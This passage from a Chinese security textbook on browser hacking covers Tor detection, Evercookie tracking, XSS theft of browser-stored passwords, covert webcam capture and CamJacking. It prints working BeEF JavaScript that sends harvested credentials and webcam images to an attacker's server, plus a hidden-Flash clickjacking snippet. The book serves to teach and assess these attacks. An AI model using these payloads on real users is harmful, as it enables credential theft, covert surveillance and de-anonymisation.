


图5-29　Chrome的匿名浏览模式

截至本书成文时，尚不存在探究浏览器是否处于无痕模式的方法。Jeremiah Grossman[29]和Collin Jackson[30]曾做过一些研究：对于某些旧版本浏览器，比如Firefox的1.5或2.0版本，可以通过JavaScript的`getComputedStyle`函数来判断浏览器是否处于无痕模式（参见4.3.3节）。

由于服务器知晓一个请求的来源IP地址，所以它可以由此查询出客户端的地理位置，虽然此位置无法做到十分详细且精确，但至少能确定客户端所在的国家。

但这也并不能说明用户的隐私不被重视。例如，有一个名叫电子前哨基金会（Electronic Frontier Foundation，EFF）的组织，就一直奔走在捍卫人们的隐私权、言论自由和其他消费者权利的第一线。此外还有被称为“洋葱路由器”（The Onion Router）的Tor项目，旨在协助保护用户匿名上网。

在本节的后续部分中，我们将更详细地探索Tor网络，以及其他一些可以用来打破浏览器密保机制的小技巧。

5.4.1　不基于 cookie 的会话追踪

本节将会介绍一种在用户上网时对他们保持追踪的方法，尽管其内容可能不如控制小白用户的摄像头那么有趣，但是会非常有用。第4章中学习过关于浏览器历史的内容，可以再翻回去看

一下，作为本节中关于信息泄漏的内容的背景知识。

人们通常讨论的浏览器会话追踪多是基于cookie技术展开的。关于cookie，我们会在6.2节中进行详细的介绍。

但是，如果用户清除了cookie或者对特定网站禁用了cookie呢？在这种情况下，仅靠cookie已经无法实现在多个网站或多次浏览中追踪用户了。

为了创造一种坚不可摧的cookie，Samy Kamkar（第2章中提到过的臭名昭著的Samy蠕虫病毒的作者）开发了Evercookie项目，主页为http://samy.pl/evercookie/。Evercookie采用多管齐下的方法，以实现对可检索会话标识符的持久化存储。与其他技术仅依赖HTTP的cookie不同，Evercookie依赖很多其他构件，其中包括：

- 本地共享对象或Flash cookie
- Silverlight存储
- IE中的userData存储
- HTML5存储

为了能进一步识别回访的用户，BeEF在自己的JavaScript会话库中也引用了Evercookie库。可以从BeEF的`get_hook_session_id()`函数看出，该函数查询三种不同的Evercookie构件：cookie、userData和window数据。

```
// 先创建evercookie对象
ec: new evercookie(),


get_hook_session_id: function() {
  // 检查框架是否已经涵盖该浏览器
  var id = this.ec.evercookie_cookie("BEEFHOOK");
  if (typeof id == 'undefined') {
    var id = this.ec.evercookie_userdata("BEEFHOOK");
  }
  if (typeof id == 'undefined') {
    var id = this.ec.evercookie_window("BEEFHOOK");
  }

  // 如果已经涵盖，则创建勾连会话ID
  if ((typeof id == 'undefined') || (id == null)) {
    id = this.gen_hook_session_id();
    this.set_hook_session_id(id);
  }

  // 返回会话ID
  return id;
}
```

需要提醒你的是，用户浏览任何网站都会留下足迹，只是有些无法直接加以利用而已。

5.4.2　绕过匿名机制

作为一个攻击者，我们有必要了解自己已侵入的浏览器是否使用了Tor等工具以达到匿名隐

身等目的，但我们要如何确认呢？

Tor网络的一个有趣的特性是可以为处在其中的任何人提供匿名服务。它使用匿名服务协议（Hidden Service Protocol），有效地实现了服务端匿名，而非普通的客户端匿名。关于该协议工作原理的技术性细节不在本书中展开讨论，如果你想了解更多，可以访问https://www.torproject.org/docs/hidden-services.html.en。

由于这些匿名服务只能在Tor网络内使用，所以便有了一种方法可以检测勾连浏览器是否在使用Tor。DeepSearch（http://xycpusearchon2mc.onion）是一个只能在Tor网络内使用的搜索索引，其中.onion是一种用于指定Tor匿名服务的伪顶级域名。即便它看上去与正常的顶级域名无异，但事实上并不是这样，而且它只能在通过适当配置的本地代理连接到Tor网络时才能访问。DeepSearch页面中包含一个头部logo（http://xycpusearchon2mc.onion/deeplogo.jpg），如果通过浏览器可以访问logo，则表明浏览器正在Tor网络中。

通过执行以下JavaScript代码，BeEF的Detect Tor模块实现了对Tor用途的探测：

```
var img = new Image();
  img.setAttribute("style","visibility:hidden");
  img.setAttribute("width","0");
  img.setAttribute("height","0");
  img.src = '<%= @tor_resource %>';
  img.id = 'torimg';
  img.setAttribute("attr","start");
  img.onerror = function() {
    this.setAttribute("attr","error");
  };
  img.onload = function() {
    this.setAttribute("attr","load");
  };

  document.body.appendChild(img);

  setTimeout(function() {
    var img = document.getElementById('torimg');
    if (img.getAttribute("attr") == "error") {
      beef.net.send('<%= @command_url %>',
        <%= @command_id %>,
        'result=Browser is not behind Tor');
    } else if (img.getAttribute("attr") == "load") {
      beef.net.send('<%= @command_url %>',
        <%= @command_id %>,
        'result=Browser is behind Tor');
    } else if (img.getAttribute("attr") == "start") {
      beef.net.send('<%= @command_url %>',
        <%= @command_id %>,
          'result=Browser timed out. \
           Cannot determine if browser is behind Tor');
    };
    document.body.removeChild(img);
    }, <%= @timeout %>);
```

代码的第一部分创建了一个指向DeepSearch图标的图像标签，该标签的URL引用了@tor_resource变量。我们需要向图像设置两个事件监听器：一个用于监听加载成功，另一个用于监听加载失败。最后，需要将该图像附加到文档的正文中，以便向DeepSearch服务器发起请求。

setTimeout()函数用来在预定时间后检查图像的状态。@timeout的默认值为10 000，即10秒。当计时结束时，它会检查图像是否成功加载。如果可以成功加载，则说明该浏览器正处于Tor网络中。

如果确认目标浏览器使用了Tor或其他匿名代理，那么我们需要尝试获取用户的实际IP地址，以便进一步刺探出更多的隐私信息。下面提供几种实现方案。

第一种方法是强制浏览器向你所控制的DNS服务器发起DNS请求。若浏览器仅设置网络流量使用Tor代理，而DNS请求不使用，那么你将有可能获取到一些有价值的信息。具体的方法很简单，与前例类似，只需要在DOM中添加一个image对象，并将image的URL设为由你控制的DNS负责解析的域名下的任意网址。

第二种帮你确定IP地址的方法，需要借助于Java小程序或者Flash文件。如果目标计算机中的Flash或者Java未配置使用Tor代理，那么只需设法通过它们访问攻击者控制的服务器上的特殊图片或其他文件，便可以获取到目标的真实IP。

此外，还可以使用BeEF提供的Get Physical Location模块来绕过匿名。这个由Keith Lee开发的模块在探测目标的源IP的基础上更进一步。它通过使用封装在经过签名的Java 小程序中的命令，对相邻无线接入点进行探测，并基于此信息返回用户的地理信息。如果目标用户正在使用微软的Windows操作系统，那么小程序会运行如下命令行去探测附近所有的无线网络：

```
netsh wlan show networks mode=bssid
```

如果目标用户使用的是OS X操作系统，则命令为：

```
/System/Library/PrivateFrameworks/Apple80211.\
framework/Versions/Current/Resources/airport scan
```

小程序代码会解析上述命令的运行结果，并从中分析出SSID、BSSID以及信号强度，接着将这些信息通过Google Maps API进行查询：https://maps.googleapis.com/maps/api/browserlocation/json?browser=firefox&sensor=true。能探测到的无线网络越多，我们确定的用户地理位置就越精准。可能的话，Google Maps API返回的信息，除了街道地址信息外，还包括GPS坐标。

通过这种方法，一旦目标允许已签名的Java小程序运行，那么即使浏览器在Tor或其他代理的保护下，它仍然可以被准确地定位。Kyle Wilhoit就曾在2013年使用过这种攻击方法，成功地定位了一些打算攻击工业控制系统（Industrial Control Systems，ICS）的攻击者的详细坐标[31]。在2013年美国BlackHat大会上，他揭示了一些追踪攻击者的技术细节，其中涉及将BeEF和ICS蜜罐结合使用，以便勾连攻击者，继而将Detect Tor和Get Physical Location模块植入勾连浏览器。

5.4.3　攻击密码管理器

密码管理器软件能够帮助用户存储和找回密码。密码管理器（第7章也会进行讨论）常被作

为原生特性集成在浏览器中，但也有一些是独立的应用程序。但很不幸，在很多情况下这些工具可能会出卖你。许多网站会在迭代过程中逐步增加安全特性，其中防止密码管理期滥用的一种主要方法是：对于要提交的表单中的密码框输入添加autocomplete="off"标记，以阻止浏览器缓存该字段。

Ben Towes曾做过一些使用XSS攻击密码管理器的研究[32]，成果是一套不错的框架，用以窃取那些可能被浏览器缓存的表单字段信息。只要网站中存在XSS漏洞，即便是表单元素禁用了autocomplete标记，通过使用JavaScript库，之前存储过的用户凭据依旧有可能会泄露。

使用此方案的前提是，首先需要从试图窃取密码的源中找到一个XSS漏洞。接下来你需要猜出用户名和密码的字段名。拿到这些信息后，剩下的事情就非常简单了：使用JavaScript创建一个表单，稍作等待后浏览器会自动填充该表单，最后便可以把这些数据发回服务器。

为了执行起来更方便，Towes把此逻辑封装成了一个外部JavaScript文件，并集成到XSS攻击的工具中。在下面的示例代码中，JavaScript库会检查用户名字段的三种可能：user、username和un。密码字段的三种可能：pass、password和pw。

```
function getCreds(){
  var users = new Array('user','username','un');
  var pass = new Array('pass','password','pw');
  un = pw = "";

  for( var i = 0; i < users.length; i++)
  {
    if (document.getElementById(users[i])) {
      un += document.getElementById(users[i]).value;
    }
  }

  for( var i = 0; i < pass.length; i++)
  {
    if (document.getElementById(pass[i])) {
      pw += document.getElementById(pass[i]).value;
    }

  }
  alert(un + "|" + pw);
  document.getElementById('myform').style.visibility='hidden';
  window.clearInterval(check);
}
document.write(" <div id='myform'> <form > <input type='text' name='user'");
document.write(" id='user' value='' autocomplete='on' size=1> <input ");
document.write("type='text' name='username' id='username' value='' ");
document.write("autocomplete='on' size=1> <input type='text' name='un'");
document.write(" id='un' value='' autocomplete='on' size=1> <input type=");
document.write("'password' name='pass' id='pass' value='' autocomplete='on'");
document.write("><br> <input type='password' name='password' id='password' ");
document.write("value='' autocomplete='on'><br> <input type='password' ");
document.write("name='pw' id='pw' value='' autocomplete='on'><br> </form>");
document.write("</div>");
check = window.setInterval("getCreds()",100);
```

在这个例子中，你需要借助XSS漏洞，在页面中使用脚本标签加载该JavaScript文件。这段代码会在`<div>`标签中创建一个表单，接着创建一个定时器用于循环调用`getCreds()`函数。完成后，浏览器会弹出一个带有用户名和密码的提示框，如图5-30所示。




图5-30　获取到之前缓存的用户凭据

在展示了数据后，表单会自动隐藏。在真实的情境中，你可能会使用一个`XMLHttpRequest` POST请求，将表单输入字段提交回服务器。这个例子在Chrome和Firefox中都可以正常工作，但在IE中却不行，这是因为IE自动保存表单的粒度是页面（URL）而不是网站（域名）。

Brendan Coles在BeEF中创建的模块Get Stored Credentials，使用类似的逻辑，从勾连的Firefox浏览器中获取用户名及密码信息。该模块在隐藏的IFrame中遍历密码表单中的字段，然后将整个表单发送回BeEF服务器。

5.4.4　控制摄像头和麦克风

除了物理位置外，浏览器还可能会透露你的其他敏感信息。目前的电脑多数都配有麦克风，有些甚至配有摄像头。随着技术的发展，这些设备的价格逐渐降低，更多的笔记本制造商希望通过添加此类设备，提升用户的在先沟通体验，这些设备逐渐也变为了新一代笔记本的标配。

BeEF提供了两个通过Flash与攻击目标的摄像头进行交互的实验模块。第一个是Webcam Permission Check模块（由Ben Waugh开发）：该模块可以透明地检查浏览器的配置——是否允许访问摄像头或麦克风。第二个是Webcam模块：该模块会尝试激活摄像头并拍一些照片。这两个模块均被封装在SWF文件中，通过JavaScript函数与浏览器DOM进行交互。为了便于加载SWF文件，BeEF还会提前载入swfobject.js文件，其中包含`swfobject.embedSWF()`函数。

在使用Webcam Permission Check模块时，需要在加载SWF文件之前定义几个JavaScript全局函数：

- `noPermissions`
- `yesPermissions`

- naPermissions

此外还需要预先定义一个函数作为`swfobject.embedSWF()`的回调函数。在下面的例子中，回调函数为`swfobjectCallback`：

```
var swfobjectCallback = function(e) {
  if(e.success){
      beef.net.send("<%= @command_url %>",
       <%= @command_id %>,
       "result=Swfobject successfully added flash object \
        to the victim page");
  } else {
      beef.net.send("<%= @command_url %>",
       <%= @command_id %>,
       "result=Swfobject was not able to add the swf file \
        to the page. This could mean there was no flash \
        plugin installed.");
  }
}
```

这个函数负责向BeEF服务器上报SWF文件是否成功加载。swfobject.js文件需要在调用`swfobject.embedSWF()`函数前正确加载到DOM中。此逻辑可以借助jQuery的`getScript()`函数来实现，即首先加载远程脚本，在加载完成后调用函数。使用此函数可以优化对`swfobject.embedSWF()`的调用，代码片段如下：

```
$j.getScript(beef.net.httpproto+'://'+beef.net.host+
    ':'+beef.net.port+'/swfobject.js',
    function(data,txtStatus,jqxhr) {
      var flashvars = {};
      var parameters = {};
      parameters.scale = "noscale";
      parameters.wmode = "opaque";
      parameters.allowFullScreen = "true";
      parameters.allowScriptAccess = "always";
      var attributes = {};
      swfobject.embedSWF(
        beef.net.httpproto+'://'+beef.net.host+
        ':'+beef.net.port+'/cameraCheck.swf',
        "main", "1", "1", "9", "expressInstall.swf",
        flashvars, parameters, attributes, swfobjectCallback
      );
    }
);
```

该SWF文件随后被嵌入DOM，而后cameraCheck.swf开始运行。cameraCheck.swf文件将会检查Web摄像头的可用性，然后根据结果调用不同的全局函数。如果摄像头对某一特定网站可用（如图5-31），则cameraCheck.swf会调用JavaScript的`yesPermissions`函数。



图5-31　OS X中Flash关于摄像头和麦克风的设置

BeEF的Webcam模块也使用类似的方法加载takeit.swf文件。当该Flash文件在浏览器中运行时，它会尝试截取几帧摄像头的画面。与上文提到的摄像头访问限制类似，运行此模式同样会询问用户是否允许启用摄像头，如图5-32所示。

为了尽量避免该提示的出现，你可以收集一些关于目标的信息，并尝试整理出他们经常浏览的网页。如果其中一些网页使用了内容分发网络（Content Delivery Networks，CDN），且该网站要求用户提供摄像头或麦克风许可，那么此用户的浏览器很可能将CDN域名加入了白名单。那么，我们可以尝试使用CDN或类似的源，而不是随机的源，来加载恶意Falsh文件。当然，别忘了，我们还可以用第2章“ARP欺骗”中介绍过的ARP伪造技术，将该内容添加到源中。

尽管Flash提供了非常强大的功能，但你可能还有疑问：“我们常听到的HTML5怎么样？它能在不使用Flash的同时实现这些功能吗？”答案简单明确：“可以！”

网页实时通信（Web Real-Time Communication，WebRTC）是由W3C提出的、跨浏览器的实时通信标准[33]。Chrome版本 23以上和Firefox版本22以上均支持WebRTC。如果希望在HTML5页面中使用摄像头，可以参考`navigator.getUserMedia`函数。在本书写作时，此部分的一些特性还处在试验阶段，未来可能会有所调整。

MediaStream API[34]是WebRTC的一部分，被用于描述和控制浏览器内的音频或视频数据流。该API的核心就是MediaStream对象自身，这个URL字符串指向存储在DOM文件或者blob对象中的数据。将它们封装在一起需要用到一些DOM元素，例如`<video>`和`<canvas>`。




图5-32　Flash权限对话框

下面的代码展示了如何将必要的元素以及相关联的MediaStream对象添加到<video>元素中，随后生成一张截图并保存到<canvas>元素中，最后将编码后的数据URI传回服务器：

```
// 创建video元素
var video_element = document.createElement("video");
video_element.id = "vid_id";
video_element.style = "display:none;";
video_element.autoplay = "true";

// 创建canvas元素
var canvas_element = document.createElement("canvas");
canvas_element.id ="can_id";
canvas_element.style = "display:none;";
canvas_element.width = "640";
canvas_element.height = "480";

// 添加元素
document.body.appendChild(video_element);
document.body.appendChild(canvas_element);

// 返回绘制上下文
// 2D渲染上下文
// 不要WebGL上下文(3D)
var ctx = canvas_element.getContext('2d');
```

```
// 定义值为null的变量
var localMediaStream = null;

// 媒体流设置完毕后调用这个函数
var captureimage = function() {
  // 检查流不为空
  if (localMediaStream) {
    // 把video元素中的元素绘制到canvas,沿左上角 (0,0) 对象
    ctx.drawImage(video_element,0,0);

    // 把包含编码了图片的dataURL发送给攻击者
    beef.net.send("<%= @command_url %>",
      <%= @command_id %>,
      'image='+canvas_element.toDataURL('image/png'));
  } else {
    // 出错的情况
    beef.net.send("<%= @command_url %>",
      <%= @command_id %>,
      'result=something went wrong');
  }
}

// 保证拿到正确的window.URL对象
window.URL = window.URL || window.webkitURL;

// 保证拿到正确的getUserMedia函数
navigator.getUserMedia  = navigator.getUserMedia ||
                          navigator.webkitGetUserMedia ||
                          navigator.mozGetUserMedia ||
                          navigator.msGetUserMedia;

// 确认取得相机使用权
// 然后调用function(stream)函数
navigator.getUserMedia({video:true},function(stream) {

  // set the video element to the URL representation of
  // the media stream
  video_element.src = window.URL.createObjectURL(stream);

  // 复制流 (在captureimage函数中检查)
  localMediaStream = stream;

  // 2秒后执行captureimage
  setTimeout(captureimage,2000);

}, function(err) {
  // 无法取得流
  beef.net.send("<%= @command_url %>",
    <%= @command_id %>,
    'result=getUserMedia call failed');
});
```

该代码执行后的结果是将图片以`data:`URI的形式传回给你。与本章介绍的许多其他攻击类

似，该类型的攻击也同样依赖社会工程学组件，尤其是需要诱导用户接受浏览器弹出的访问摄像头的警告，如图5-33所示。




图5-33　Chrome中访问摄像头的警告

目前已经发现了一些技术，可以诱导用户在无意中允许特定的源通过Flash访问摄像头及麦克风。在第4章中，我们讨论过RSnake提出的Flash点击劫持概念，Igor Homakov则演示了类似的技术，为了在用户无感知的前提下，使用其摄像头进行拍照[35]。该攻击只对于Chrome 27以前的版本有效。该攻击在一个Flash之上加载了另一个Flash，且对后者设置`opacity: 0`，如下面的代码所示：

```
<object style="opacity:0.0;position:absolute;
top:129px;left:100px;"  width="270" height="270">
 <param name="movie" value="cam.swf">
 <embed src="cam.swf" width="270" height="270"></embed>
</object>
```

通过以上代码，cam.swf通过对象标记被加载并执行。尽管此时Flash会弹出警告框，询问用户是否允许访问摄像头，但由于将透明度设为了0，所以该警告并不可见。图5-34展示了这类攻击的形式（出于演示目的，我们调整了Flash的不透明度，否则Flash对话框将是不可见的）。



图5-34　CamJacking

对使用了比Chrome 28更旧版本的用户发起此类攻击，将导致获取用户摄像头和麦克风权限的方式更加隐蔽。唯一的要求就是诱导用户点击页面中的某处，就像第4章介绍的点击劫持攻击

那样。

本节着重强调了作为攻击者，应该如何绕过一些隐式或显式的隐私控制。此外还讲到为了保护摄像头的安全，除了将其挡住的笨办法外，更应该对浏览器弹出的所有对话框保持警惕。但遗憾的是，很多Web用户习惯于在各种对话框中直接点击OK或“下一步”，可能他们已经对各式各样的对话框产生了疲劳。

5.5 小结

作为安全评估的一部分，本章展示了几种滥用浏览器用户信任和隐私的攻击技术。尽管其中有些方法仅依赖于某些形式的小把戏，甚至是利用界面上的错觉，但这也反映出用户是多么容易对他们遇到的每一个对话框都点击OK。

我们也验证了可以从大多数浏览器中获取多少有价值的用户信息，例如用户的按键、鼠标移动，甚至包括与硬件（比如摄像头）的交互。随着浏览器技术的不断发展，尤其是HTML5的发展，这些攻击技术也在逐步进化。

本章最后介绍了控制用户摄像头这种直接影响生活隐私的事件。尽管这种攻击当前还不具备可推广性，但是它的发展空间正在持续增大。一个明显的例子就是Google最近发布了它的智能眼镜产品[36]。相信在不远的未来，一定会有攻击者尝试控制目标的智能眼镜，并暗中利用其摄像头和麦克风窥探用户隐私，如何防止并抵御此类攻击一定会成为安全工作者们的新课题。

5.6 问题

(1) JavaScript有一个方法用于在已完成渲染的页面中重写HTML的内容，请描述该方法。

(2) 当需要捕获鼠标点击时，应该使用什么事件？

(3) 在IE中如何进行UI期望滥用，请举例。

(4) 怎样才能绕过IE的SmartScreen筛选器？

(5) 为什么软件升级提示容易被模仿？

(6) 你可以在哪些浏览器中进行标签劫持攻击？

(7) 简述使用Java小程序的优点及限制。你建议使用经过签名的版本还是未经签名的版本？

(8) 可以访问哪些资源以便检查当前浏览器是否使用了Tor？

(9) 使用浏览器进行录音的前提条件有哪些？

(10) 请简述CamJacking攻击。

要查看问题的答案，请访问本书网站https://browserhacker.com/answers，或者Wiley的网站http://www.wiley.com/go/browserhackershandbook。

5.7 注释

1. Mozilla. (2011). *stringify- JavaScript | MDN*. Retrieved November 15, 2013 from https://developer.mozilla.org/ en-US/docs/JavaScript/Reference/Global_Objects/JSON/stringify
2. Mozilla. (2013). *HTML script element*. Retrieved November 15, 2013 from https://developer.mozilla.org/en/docs/Web/HTML/Element/script
3. The jQuery Foundation. (2013). *Selectors | jQuery API Documentation*. Retrieved November 15, 2013 from http://api.jquery.com/category/selectors/
4. Microsoft. (2013). *attachEvent method (Internet Explorer)*. Retrieved November 15, 2013 from http://msdn.microsoft.com/en-us/library/ie/ms536343(v=vs.85).aspx
5. W3C. (2012). *DOM Level 3 Events Specification: Focus Event Types*. Retrieved November 15, 2013 from http://www.w3.org/TR/DOM-Level-3-Events/#events-focusevent
6. Google. (2013). *Keyboard Shortcuts - Gmail Help*. Retrieved November 15, 2013 from http://support.google.com/mail/answer/6594?hl=en
7. W3C. (2013). *DOM Level 3 Events Specification: Security Considerations*. Retrieved November 15, 2013 from http://www.w3.org/TR/DOM-Level-3-Events/#security-considerations-Security
8. W3C. (2013). *DOM Level 3 Events Specification: Key Values and Unicode*. Retrieved November 15, 2013 from http://www.w3.org/TR/DOM-Level-3-Events/#keys-unicode
9. W3C. (2013). *DOM Level 3 Events Specification: Guidelines for selecting and defining key values*. Retrieved November 15, 2013 from http://www.w3.org/TR/DOM-Level-3-Events/#keys-Guide
10. Jan Wolter. (2012). *JavaScript Madness: Keyboard Events*. Retrieved November 15, 2013 from http://unixpapa.com/js/key.html
11. Wikipedia. (2013). *Browser wars*. Retrieved November 15, 2013 from http://en.wikipedia.org/wiki/Browser_wars
12. Caniuse. (2013). *Pointer events*. Retrieved November 15, 2013 from http://caniuse.com/pointer-events
13. Debasis Mohanty. (2005). *Defeating Citi-Bank Virtual Keyboard Protection*. Retrieved November 15, 2013 from http://seclists.org/bugtraq/2005/Aug/88
14. W3C. (2013). *Touch Events*. Retrieved November 15, 2013 from W3C. 2013. “Touch Events Version 1.” Accessed April 1, 2013. http://www.w3.org/TR/touch-events/
15. Aza Raskin. (2010). *Tabnabbing: A New Type of Phishing Attack*. Retrieved November 15, 2013 from http://www.azarask.in/blog/post/a-new-type-of-phishing-attack/
16. Sindre Sorhus. (2013). *Screenfull.js*. Retrieved November 15, 2013 from https://github.com/sindresorhus/screenfull.js
17. Rosario Valotta. (2013). *Abusing browsers user interfaces (for fun & profit)*. Retrieved November 15, 2013 from https://sites.google.com/site/tentacoloviola/abusing-browsers-gui
18. Microsoft. (2013). *What is User Account Control?* Retrieved November 15, 2013 from http://windows.microsoft.com/en-GB/windows-vista/what-is-user-account-control
19. Microsoft. (2013). *SmartScreen Filter*. Retrieved November 15, 2013 from http://windows.microsoft.com/en-GB/internet-explorer/products/ie-9/features/smartscreen-filter

20. Symantec. (2013). *Symantec Extended Validation Code Signing*. Retrieved November 15, 2013 from http://www.symantec.com/verisign/code-signing/extended-validation
21. Sean Ludwig. (2012). *Gmail finally blows past Hotmail to become the world's largest email service | VentureBeat*. Retrieved November 15, 2013 from http://venturebeat.com/2012/06/28/gmail-hotmail-yahoo-email-users/
22. Microsoft. (2013). *Introduction to HTML Applications (HTAs)*. Retrieved November 15, 2013 from http://msdn.microsoft.com/en-us/library/ms536496%28v=vs.85%29.aspx
23. Sophos. (2009). *The Power of (Misplaced) Trust: HTAs and Security*. Retrieved November 15, 2013 from http://nakedsecurity.sophos.com/2009/10/16/power-misplaced-trust-htas-insecurity/
24. Mozilla. (2013). *Bootstrapped extensions*. Retrieved November 15, 2013 from https://developer.mozilla.org/en-US/docs/Extensions/Bootstrapped_extensions
25. Michele Orrù and Luca Carettoni. (2013). *Subverting a cloud-based infrastructure with XSS and BeEF*. Accessed April 6, 2013. http://blog.beefproject.com/2013/03/subverting-cloud-based-infrastructure.html
26. Microsoft. (2013). *Browser extension hijacks Facebook profiles*. Retrieved November 15, 2013 from http://blogs.technet.com/b/mmpc/archive/2013/05/10/browser-extension-hijacks-facebook-profiles.aspx
27. Wikipedia. (2013). *Office assistant*. Retrieved November 15, 2013 from http://en.wikipedia.org/wiki/Office_Assistant
28. Alex McGeorge. (2013). *We need to talk about Java*. Retrieved November15, 2013 from http://seclists.org/dailydave/2013/q4/1
29. Jeremiah Grossman. (2009). *Detecting Private Browsing Mode*. Retrieved November 15, 2013 from http://jeremiahgrossman.blogspot.com.au/2009/03/detecting-private-browsing-mode.html
30. G.Aggarwal, E.Bursztein, C.Jackson, and D.Boneh. (2010). *An Analysis of Private Browsing Modes in Modern Browsers*.Retrieved November 15, 2013 from http://crypto.stanford.edu/~dabo/pubs/ppers/privatebrowsing.pdf
31. Kyle Wilhoit. (2013). *The SCADA That Didn't Cry Wolf*. Retrieved November 15, 2013 from https://media.blackhat.com/us-13/US-13-Wilhoit-The-SCADA-That-Didnt-Cry-Wolf-Whos-Really-Attacking-Your-ICS-Devices-Slides.pdf
32. Ben Toews. (2012). *Abusing Password Managers with XSS*. Retrieved November 15, 2013 from http://btoe.ws/2012/04/25/Abusing-Password-Managers-with-XSS.html
33. W3C. (2011). *WebRTC 1.0: Real-time Communication Between Browsers*. Retrieved November 15, 2013 from http://dev.w3.org/2011/webrtc/editor/webrtc.html
34. Mozilla. (2013). *Media Stream API*. Retrieved November 15, 2013 from https://developer.mozilla.org/en-US/docs/WebRTC/MediaStream_API
35. Egor Homakov. (2013). *Camjacking: Click and say Cheese*. Retrieved November 15, 2013 from http://homakov. blogspot.ru/2013/06/camjacking-click-and-say-cheese.html
36. Wikipedia. (2013). *GoogleGlass*. Retrieved November 15, 2013 from http://en.wikipedia.org/wiki/Google_Glass

第 6 章

攻击浏览器

浏览器如今作为一个门户，每天都有数不清的人在使用。通过它联系朋友，通过它为在线游戏中的庄稼浇水，通过它上网购物，通过它管理自己的银行账号，通过它娱乐，通过它获取信息。浏览器已经远远不再是一个查看网页的工具了，它已经成为帮助我们运行其他应用的应用。

过去，浏览器成为主要的攻击目标是因为它想支持的众多功能[1]。从安全角度看，浏览器走过了一段非常长的路。如今的浏览器都把安全作为一个重要特性，比如图6-1所示的Firefox。



图6-1　Firefox：快速、灵活、安全

但这并不意味着攻击者会放过浏览器。事实刚好相反。攻击者（以及安全研究者）投入了大量的时间和精力攻击Web浏览器。甚至都有专门的公开比赛，用丰厚的奖金鼓励人们去发现新颖的方式以攻击最新版本的浏览器[2]。有些浏览器厂商还会设立bug奖金或现金大奖，颁发给那些发现浏览器漏洞的人[3]。

浏览器从桌面到移动端的延伸，令其更加成为众矢之的。我们生在一个万物互联的时代，漫步街头，总能看到人们拿着手机，聊着Twitter，拍着Instagram，通过分享、发帖、评论、留言来表达心情或讨论问题，甚至只是消磨时光，在无边无限的互联网之海中畅游。

随着人们口袋里的设备能够访问的站点和服务越来越多，他们对设备的信任感也与日俱增。

在线银行和在线购物是完全互联网化的两个主要领域。令人惊奇的是，移动在线商务，特别是手机银行，居然最早出现在非洲的发展中国家[4]。2011年[5]，手机银行系统在非洲、亚太地区和拉丁美洲爆发，其中非洲份额居然占到当时系统总量的30%。

本章将探讨如何直接攻击浏览器，也就是利用浏览器自身的漏洞，不管它安装了什么扩展或插件。具体来说，我们会探讨采集浏览器指纹、攻击会话和cookie、HTTPS攻击，以及其他利用浏览器漏洞的高级技术。

6.1　采集浏览器指纹

